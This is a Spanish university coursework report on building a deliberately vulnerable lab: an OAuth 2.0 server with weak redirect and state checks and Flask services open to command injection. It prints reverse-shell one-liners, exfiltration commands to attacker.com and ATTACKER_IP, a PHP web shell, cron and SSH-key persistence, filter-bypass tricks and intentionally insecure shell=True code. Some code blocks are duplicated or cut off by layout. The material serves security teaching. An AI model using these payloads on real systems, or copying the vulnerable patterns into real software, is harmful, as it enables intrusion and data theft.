

# Trabajo Práctico Integrador

## Vulnerabilidades en Aplicaciones Web: OAuth 2.0 y Command Injection

Universidad Tecnológica Nacional

Ingeniería en Sistemas de Información

Seguridad en el Desarrollo de Software

---

### Índice

1. [Introducción](#)
  2. [Marco Teórico - OAuth 2.0](#)
  3. [Marco Teórico - Command Injection](#)
  4. [Arquitectura de la Aplicación](#)
  5. [Vulnerabilidades Implementadas](#)
  6. [Configuración del Entorno](#)
  7. [Explotación de Vulnerabilidades](#)
  8. [Mitigaciones y Buenas Prácticas](#)
  9. [Conclusiones](#)
- 

## 1. Introducción

### 1.1 Objetivo del Trabajo

Este trabajo práctico tiene como objetivo demostrar dos vulnerabilidades críticas en aplicaciones web modernas:

- **OAuth 2.0 Vulnerabilities:** Fallas en la implementación del protocolo de autorización más utilizado en la web
- **Command Injection:** Ejecución arbitraria de comandos del sistema operativo a través de inputs no sanitizados

## 1.2 Alcance

Se desarrollará una máquina virtual con una aplicación web que simula un entorno empresarial real, conteniendo:

1. Un servidor de autorización OAuth 2.0 con múltiples vulnerabilidades
2. Una aplicación cliente que consume servicios protegidos por OAuth
3. Servicios backend vulnerables a command injection
4. Documentación completa de explotación y remediación

## 1.3 Herramientas Utilizadas

- **Virtualización:** VirtualBox o VMware
  - **Sistema Operativo:** Ubuntu Server 22.04 LTS
  - **Backend:** Node.js (Express) y Python (Flask)
  - **Base de datos:** SQLite
  - **Contenedores:** Docker y Docker Compose
  - **Testing:** Burp Suite, Postman, curl
  - **Monitoreo:** Logs personalizados
- 

## 2. Marco Teórico - OAuth 2.0


### 2.1 ¿Qué es OAuth 2.0?

OAuth 2.0 (Open Authorization 2.0) es un **framework de autorización** que permite a aplicaciones de terceros obtener acceso limitado a recursos de un usuario sin exponer sus credenciales. Es el estándar de facto para autorización en APIs modernas.

**Diferencia clave:** OAuth es para **autorización** (permisos), no autenticación (identidad). Para autenticación se usa OpenID Connect (OIDC), que está construido sobre OAuth 2.0.

### 2.2 Componentes de OAuth 2.0





## Roles:

- 1. Resource Owner (Usuario)**: Dueño de los recursos, típicamente el usuario final
- 2. Client (Aplicación)**: La aplicación que quiere acceder a los recursos
- 3. Authorization Server**: Servidor que autentica al usuario y emite tokens
- 4. Resource Server**: Servidor que aloja los recursos protegidos (API)

## 2.3 Flujos de OAuth 2.0

### 2.3.1 Authorization Code Flow (Recomendado)

**Uso:** Aplicaciones web con backend seguro



Usuario → Client → Auth Server → Client → Resource Server

**Pasos:**

1. Cliente redirige al usuario al Authorization Server
2. Usuario se autentica y autoriza
3. Authorization Server devuelve un **código de autorización**
4. Cliente intercambia el código por un **access token** (en backend)
5. Cliente usa el access token para acceder a recursos

**Ventaja:** El access token nunca pasa por el navegador

### 2.3.2 Implicit Flow (Obsoleto/Desaconsejado)

**Uso:** SPAs (Single Page Applications) - Ya no recomendado

**Problema:** El token se devuelve directamente en la URL (fragmento), exponiéndolo a:

- JavaScript malicioso
- Logs del navegador
- Headers Referer

**Alternativa moderna:** Authorization Code Flow + PKCE

### 2.3.3 Client Credentials Flow

**Uso:** Comunicación máquina-a-máquina (sin usuario)

**Ejemplo:** Un servicio backend que consume otro servicio

### 2.3.4 PKCE (Proof Key for Code Exchange)

Extensión del Authorization Code Flow para **clientes públicos** (apps móviles, SPAs) que no pueden guardar secretos de forma segura.

#### Mecanismo:

1. Cliente genera un `code_verifier` aleatorio
2. Cliente envía `code_challenge = SHA256(code_verifier)` al Authorization Server
3. Al intercambiar el código, debe enviar el `code_verifier` original
4. Server verifica que `SHA256(code_verifier) == code_challenge`

**Ventaja:** Previene intercepción del código de autorización

## 2.4 Tokens en OAuth

### Access Token

- Credencial para acceder a recursos protegidos
- Vida corta (minutos/horas)
- Formato: puede ser JWT o token opaco
- Se envía en header: `Authorization: Bearer <token>`

### Refresh Token

- Usado para obtener nuevos access tokens
- Vida larga (días/meses)
- Solo se usa con el Authorization Server
- **Crítico:** Debe almacenarse de forma segura

### ID Token (OpenID Connect)

- Contiene información de identidad del usuario
- Formato: JWT firmado
- Incluye claims: `sub, name, email, etc.`

## 2.5 Vulnerabilidades Comunes en OAuth

### 2.5.1 Open Redirect via Redirect URI

**Vulnerabilidad:** Validación laxa del `redirect_uri`

**Ejemplo vulnerable:**



javascript

```
// Valida solo que empiece con el dominio
if (redirect_uri.startsWith("https://app.com")) {
    // VULNERABLE
}
```

**Exploit:**



```
https://oauth.com/authorize?
client_id=123&
redirect_uri=https://app.com.attacker.com&
response_type=code
```

**Impacto:** Robo del código de autorización

## 2.5.2 CSRF via Missing State Parameter

**Vulnerabilidad:** No usar/validar el parámetro `state`

**Ataque:**

1. Atacante inicia flujo OAuth y obtiene una URL con código
2. Víctima hace clic en esa URL
3. Cuenta de la víctima se vincula a la cuenta del atacante

## Ejemplo:



[https://app.com/callback?code=ATTACKER\\_CODE](https://app.com/callback?code=ATTACKER_CODE)

### 2.5.3 Token Leakage

#### Canales de fuga:

- **Referer Header:** Si la página con el token enlaza a sitios externos
- **Browser History:** En Implicit Flow (token en URL)
- **Logs:** Servidores pueden loggear URLs completas
- **XSS:** JavaScript malicioso puede leer tokens

### 2.5.4 Insufficient Redirect URI Validation

**Vulnerabilidad:** Validación basada en regex débiles

#### Ejemplo vulnerable:



javascript

```
// Permite subdominios arbitrarios
if(redirect_uri.match(/^https:\/\/.*\.\app\.com/)) {
    // VULNERABLE
}
```

**Exploit:** <https://attacker.app.com> pasa la validación

### 2.5.5 Authorization Code Interception (sin PKCE)

**Escenario:** Apps móviles o SPAs sin PKCE

**Ataque:**

1. Atacante intercepta el código en el deep link/callback
2. Atacante intercambia el código por un token (sin necesidad del `code_verifier`)

## 2.5.6 Client Secret Exposure

**Problema:** Clientes públicos (SPAs, apps móviles) no pueden mantener secretos

**Error común:**



javascript

// En código JavaScript del navegador

```
const CLIENT_SECRET = "secret123"; // VULNERABLE
```

**Solución:** Usar PKCE en lugar de client secret

## 3. Marco Teórico - Command Injection

### 3.1 ¿Qué es Command Injection?

**Command Injection** (también llamado OS Command Injection) es una vulnerabilidad de seguridad que permite a un atacante ejecutar comandos arbitrarios del sistema operativo en el servidor que ejecuta la aplicación.

**Clasificación OWASP:** A03:2021 – Injection

**Nivel de severidad:** Crítico (CVSS 9.0+)

### 3.2 ¿Cómo Ocurre?

La vulnerabilidad se produce cuando una aplicación:

1. Toma input del usuario (parámetros, formularios, headers, etc.)
2. Usa ese input en funciones que ejecutan comandos del SO
3. **No sanitiza ni valida** adecuadamente el input

## Funciones peligrosas por lenguaje:

### PHP:

- `system()`
- `exec()`
- `shell_exec()`
- `passthru()`
- `popen()`
- Backticks: `comando`

### Python:

- `os.system()`
- `os.popen()`
- `subprocess.call() con shell=True`
- `subprocess.run() con shell=True`
- `eval() / exec()`

### Node.js:

- `child_process.exec()`
- `child_process.spawn() con shell=true`
- `child_process.execSync()`

### Java:

- `Runtime.getRuntime().exec()`
- `ProcessBuilder` (menos peligroso si se usa correctamente)

## 3.3 Tipos de Command Injection

### 3.3.1 Command Injection Directo

El input se concatena directamente en el comando:



python

```
# VULNERABLE
```

```
import os
filename = request.GET['file']
os.system('cat ' + filename)
```

**Input malicioso:**



```
file=documento.txt; rm -rf /
```

**Comando ejecutado:**



bash

```
cat documento.txt; rm -rf /
```

### 3.3.2 Command Injection Ciego (Blind)

La aplicación ejecuta el comando pero **no muestra la salida** al atacante.

**Técnicas de detección:**

- **Time-based:** sleep 10 || ping -c 10 127.0.0.1
- **Out-of-band:** curl http://attacker.com/\$(whoami)
- **Error-based:** Provocar errores observables

### 3.3.3 Command Injection Indirecto

El input no se concatena directamente, pero se usa en archivos/variables que luego se ejecutan:



# VULNERABLE

```
config_file = request.GET['config']
os.system(f'source {config_file} && run_app')
```

### 3.4 Operadores para Command Chaining

Estos operadores permiten ejecutar múltiples comandos:

Operador	Descripción	Ejemplo
;	Ejecuta comandos secuencialmente	cmd1; cmd2
&	Ejecuta comando en background	cmd1 & cmd2
&&	Ejecuta cmd2 solo si cmd1 exitoso	cmd1 && cmd2
	Ejecuta cmd2 solo si cmd1 falla	cmd1    cmd2
	Pipe: salida de cmd1 → entrada de cmd2	cmd1   cmd2
`	Backticks: ejecuta y sustituye	echo `whoami`
\$()	Sustitución de comando	echo \$(whoami)
<	Redirección de entrada	cmd < file
>	Redirección de salida	cmd > file
\n (newline)	Separador de comandos	cmd1\n cmd2

### 3.5 Técnicas de Explotación

#### 3.5.1 Reconocimiento

**Objetivo:** Identificar el SO y contexto de ejecución



bash

```
# Linux/Unix  
; uname -a  
; cat /etc/issue  
; id  
; pwd
```

```
# Windows  
& ver  
& whoami  
& cd
```

### 3.5.2 Lectura de Archivos Sensibles



bash

```
# Linux  
; cat /etc/passwd  
; cat /etc/shadow # (requiere permisos)  
; cat ~/.ssh/id_rsa  
; cat /var/www/html/config.php
```

```
# Windows  
& type C:\Windows\System32\drivers\etc\hosts  
& type C:\Users\Administrator\Desktop\passwords.txt
```

### 3.5.3 Reverse Shell

## Bash (Linux):



```
; bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
```

## Python:



```
; python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("ATTACKER_IP",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); subprocess.call(["/bin/sh"],shell=True)'>>>
```

## Netcat:



```
; nc -e /bin/bash ATTACKER_IP 4444
```

## PowerShell (Windows):



```
powershell
```

```
& powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while
```

### 3.5.4 Exfiltración de Datos

#### DNS Exfiltration:



```
; nslookup $(whoami).attacker.com
```

#### HTTP Exfiltration:



```
; curl http://attacker.com/?data=$(cat /etc/passwd | base64)  
; wget --post-data="data=$(cat secret.txt)" http://attacker.com/receive
```

### 3.5.5 Persistencia

#### Backdoor Web Shell:



```
; echo '<?php system($_GET["cmd"]); ?>' > /var/www/html/shell.php
```

#### Cron Job (Linux):



```
; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'" | crontab -
```

SSH Key:



bash

```
; mkdir -p ~/.ssh  
; echo "ssh-rsa ATTACKER_PUBLIC_KEY" >> ~/.ssh/authorized_keys  
; chmod 600 ~/.ssh/authorized_keys
```

## 3.6 Bypass de Filtros

### 3.6.1 Bypass de Espacios



bash

```
# Using tabs  
cat<TAB>/etc/passwd
```

```
# Using $IFS (Internal Field Separator)  
cat$IFS/etc/passwd  
cat${IFS}/etc/passwd
```

```
# Using brace expansion  
{cat,/etc/passwd}
```

```
# Using input redirection  
cat</etc/passwd
```

### 3.6.2 Bypass de Slashes (/)



bash

```
# Using environment variables  
cat$HOME/../../etc/passwd  
cat${HOME:0:1}etc${HOME:0:1}passwd
```

```
# Using hex encoding  
$(printf '\x2f') # representa /
```

### 3.6.3 Bypass de Caracteres Prohibidos



bash

# Si se bloquea 'cat'

c'a't /etc/passwd

c"a"t /etc/passwd

c\at /etc/passwd

ca"t /etc/passwd

# Using wildcard

/bin/c?t /etc/passwd

/bin/ca\*\_

# Using variables

COMANDO=cat

\$COMANDO /etc/passwd

### 3.6.4 Ofuscación



bash

# Base64 encoding

echo "Y2F0IC9ldGMvcGFzc3dk" | base64 -d | bash

# Hex encoding

echo -e "\x63\x61\x74\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64" | bash

# Using variables

a=c;b=at;\$a\$b /etc/passwd

## 3.7 Impacto de Command Injection

El impacto puede ser devastador:

1. **Confidencialidad:** Lectura de archivos sensibles, credenciales, código fuente
2. **Integridad:** Modificación de archivos, instalación de malware, backdoors
3. **Disponibilidad:** Eliminación de datos, DoS, apagado del sistema
4. **Escalación:** Pivoting a otros sistemas, movimiento lateral en la red
5. **Compliance:** Violación de regulaciones (GDPR, PCI-DSS)

Ejemplos de casos reales:

- Equifax (2017): Command injection en framework Apache Struts
- Shellshock (2014): Bash remote code execution

---

## 4. Arquitectura de la Aplicación

### 4.1 Descripción General

La aplicación simula una plataforma corporativa de **DevOps Tools** llamada "SecureDevHub" que ofrece:

1. **Sistema de autenticación OAuth 2.0**
2. **Panel de administración**
3. **Herramientas de red** (ping, traceroute, DNS lookup)
4. **Procesamiento de archivos**
5. **Integración con servicios externos**

### 4.2 Diagrama de Arquitectura



Internet/Usuario

Nginx Reverse Proxy (Puerto 80)

- SSL/TLS Termination
- Load Balancing

Frontend Web App

(React/Vue SPA)

Puerto 3000

Authorization Server

(Node.js/Express)

Puerto 4000

Resource Server / API Gateway

(Node.js/Express)


Puerto 5000

Network Tools

Service

File Processing

Service



## 4.3 Componentes Detallados

### 4.3.1 Frontend (React SPA)

**Responsabilidad:** Interfaz de usuario

**Características:**

- Login/Register
- OAuth flow initiation
- Dashboard con herramientas
- Visualización de logs

**Tecnologías:**

- React 18
- React Router
- Axios para HTTP

- Tailwind CSS

#### Endpoints usados:



GET /api/auth/login	- Iniciar login
GET /api/auth/callback	- OAuth callback
POST /api/tools/ping	- Herramienta ping
POST /api/tools/convert	- Conversión de archivos
GET /api/user/profile	- Perfil del usuario

#### 4.3.2 Authorization Server (Node.js)

**Responsabilidad:** Implementar OAuth 2.0

#### Endpoints:



javascript

// Endpoints OAuth

- |                      |                            |
|----------------------|----------------------------|
| GET /oauth/authorize | - Authorization endpoint   |
| POST /oauth/token    | - Token endpoint           |
| POST /oauth/revoke   | - Revocation endpoint      |
| GET /oauth/userinfo  | - UserInfo endpoint (OIDC) |

// Gestión de clientes

- |                        |                     |
|------------------------|---------------------|
| POST /oauth/clients    | - Registrar cliente |
| GET /oauth/clients/:id | - Obtener cliente   |

// Vulnerabilidades implementadas

- // - Sin validación estricta de redirect\_uri
- // - Sin PKCE obligatorio
- // - State parameter opcional
- // - Implicit flow habilitado

Base de datos:



sql

-- Tabla de clientes OAuth

```
CREATE TABLE oauth_clients (
    client_id TEXT PRIMARY KEY,
    client_secret TEXT,
    name TEXT,
    redirect_uris TEXT, -- JSON array
    grant_types TEXT, -- JSON array
    scope TEXT,
    created_at DATETIME
);
```

-- Tabla de códigos de autorización

```
CREATE TABLE authorization_codes (
    code TEXT PRIMARY KEY,
    client_id TEXT,
    user_id TEXT,
    redirect_uri TEXT,
    scope TEXT,
    expires_at DATETIME,
    code_challenge TEXT, -- Para PKCE
    code_challenge_method TEXT -- S256 o plain
);
```

-- Tabla de tokens

```
CREATE TABLE access_tokens (
    token TEXT PRIMARY KEY,
    client_id TEXT,
    user_id TEXT,
    scope TEXT,
    expires_at DATETIME
```

);

-- Tabla de refresh tokens

```
CREATE TABLE refresh_tokens (
    token TEXT PRIMARY KEY,
    client_id TEXT,
    user_id TEXT,
    scope TEXT,
    expires_at DATETIME
);
```

#### 4.3.3 Resource Server / API Gateway (Node.js)

**Responsabilidad:** Validar tokens y enrutar peticiones

**Middleware de autenticación:**



javascript

```
// Validación de Bearer token
async function authenticateToken(req, res, next) {
  const authHeader = req.headers['authorization'];
  const token = authHeader && authHeader.split(' ')[1];

  if (!token) {
    return res.status(401).json({ error: 'No token provided' });
  }

// Validar con Authorization Server
const valid = await validateToken(token);

  if (!valid) {
    return res.status(403).json({ error: 'Invalid token' });
  }

  req.user = valid.user;
  req.scope = valid.scope;
  next();
}
```

Endpoints:



javascript

// Protegidos con OAuth

- |                            |                           |
|----------------------------|---------------------------|
| GET /api/user/profile      | - Requiere scope: profile |
| GET /api/user/email        | - Requiere scope: email   |
| POST /api/tools/ping       | - Requiere scope: tools   |
| POST /api/tools/traceroute | - Requiere scope: tools   |
| POST /api/tools/dns        | - Requiere scope: tools   |
| POST /api/files/convert    | - Requiere scope: files   |

#### 4.3.4 Network Tools Service (Python Flask)

**Responsabilidad:** Herramientas de red (VULNERABLE)

**Código vulnerable:**



python

```
from flask import Flask, request, jsonify
import os
import subprocess

app = Flask(__name__)

@app.route('/ping', methods=['POST'])
def ping():
    """
    VULNERABLE A COMMAND INJECTION
    """

    data = request.json
    host = data.get('host', '')

    # VULNERABLE: No hay sanitización
    command = f"ping -c 4 {host}"

    try:
        # VULNERABLE: shell=True permite command injection
        result = subprocess.run(
            command,
            shell=True, # PELIGROSO
            capture_output=True,
            text=True,
            timeout=10
        )

        return jsonify({
            'success': True,
            'output': result.stdout,
        })
    except Exception as e:
        return jsonify({
            'success': False,
            'error': str(e)
        })

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

```
'error': result.stderr
})
except Exception as e:
    return jsonify({
        'success': False,
        'error': str(e)
}), 500
```

```
@app.route('/traceroute', methods=['POST'])
```

```
def traceroute():
```

```
"""
```

```
VULNERABLE A COMMAND INJECTION
```

```
"""
```

```
data = request.json
```

```
host = data.get('host', '')
```

```
# VULNERABLE
```

```
os.system(f'traceroute {host} > /tmp/trace.txt')
```

```
with open('/tmp/trace.txt', 'r') as f:
```

```
    output = f.read()
```

```
return jsonify({
```

```
    'success': True,
```

```
    'output': output
```

```
})
```

```
@app.route('/dns', methods=['POST'])
```

```
def dns_lookup():
```

```
"""
```

```
VULNERABLE A COMMAND INJECTION
```

```
"""

data = request.json
domain = data.get('domain', '')

# VULNERABLE
result = os.popen(f"nslookup {domain}").read()

return jsonify({
    'success': True,
    'output': result
})

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=6000)
```

#### 4.3.5 File Processing Service (Python Flask)

**Responsabilidad:** Conversión y procesamiento de archivos (VULNERABLE)

**Código vulnerable:**



python

```
from flask import Flask, request, jsonify, send_file
import os
import subprocess
from werkzeug.utils import secure_filename

app = Flask(__name__)
UPLOAD_FOLDER = '/tmp/uploads'
os.makedirs(UPLOAD_FOLDER, exist_ok=True)

@app.route('/convert', methods=['POST'])
def convert_image():
    """
    VULNERABLE A COMMAND INJECTION
    Convierte imagen usando ImageMagick
    """

    if 'file' not in request.files:
        return jsonify({'error': 'No file provided'}), 400

    file = request.files['file']
    output_format = request.form.get('format', 'png')

    # Guarda el archivo
    filename = secure_filename(file.filename)
    input_path = os.path.join(UPLOAD_FOLDER, filename)
    file.save(input_path)

    # VULNERABLE: output_format no está sanitizado
    output_filename = f'{filename}.{output_format}'
    output_path = os.path.join(UPLOAD_FOLDER, output_filename)
```

```
# VULNERABLE: Permite inyección a través de output_format
command = f"convert {input_path} {output_path}"

try:
    subprocess.run(command, shell=True, check=True)
    return send_file(output_path, as_attachment=True)
except Exception as e:
    return jsonify({'error': str(e)}), 500
```

```
@app.route('/compress', methods=['POST'])
```

```
def compress_file():
```

```
    """
```

```
VULNERABLE A COMMAND INJECTION
```

```
Comprime archivo usando tar/zip
```

```
    """
```

```
if 'file' not in request.files:
```

```
    return jsonify({'error': 'No file provided'}), 400
```

```
file = request.files['file']
```

```
compression = request.form.get('type', 'zip') # zip, tar, gzip
```

```
filename = secure_filename(file.filename)
```

```
input_path = os.path.join(UPLOAD_FOLDER, filename)
```

```
file.save(input_path)
```

```
# VULNERABLE: compression no validado
```

```
if compression == 'zip':
```

```
    output_file = f'{filename}.zip'
```

```
    command = f'zip {output_file} {input_path}'
```

```
elif compression == 'tar':
```

```
    output_file = f'{filename}.tar'
```

```
command = f"tar -cf {output_file} {input_path}"
else:
    output_file = f"{filename}.gz"
    command = f" gzip -c {input_path} > {output_file}"

# VULNERABLE
os.system(command)

return send_file(output_file, as_attachment=True)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=7000)
```

#### 4.4 Flujo de Autenticación Completo



1. Usuario accede a <https://securedevhub.local>

2. Frontend redirige a:

```
https://securedevhub.local/oauth/authorize?  
client_id=frontend-app&  
redirect_uri=https://securedevhub.local/callback&  
response_type=code&  
scope=profile email tools files&  
state=abc123
```

3. Authorization Server muestra pantalla de login

4. Usuario ingresa credenciales

5. Authorization Server muestra consentimiento (scopes)

6. Usuario autor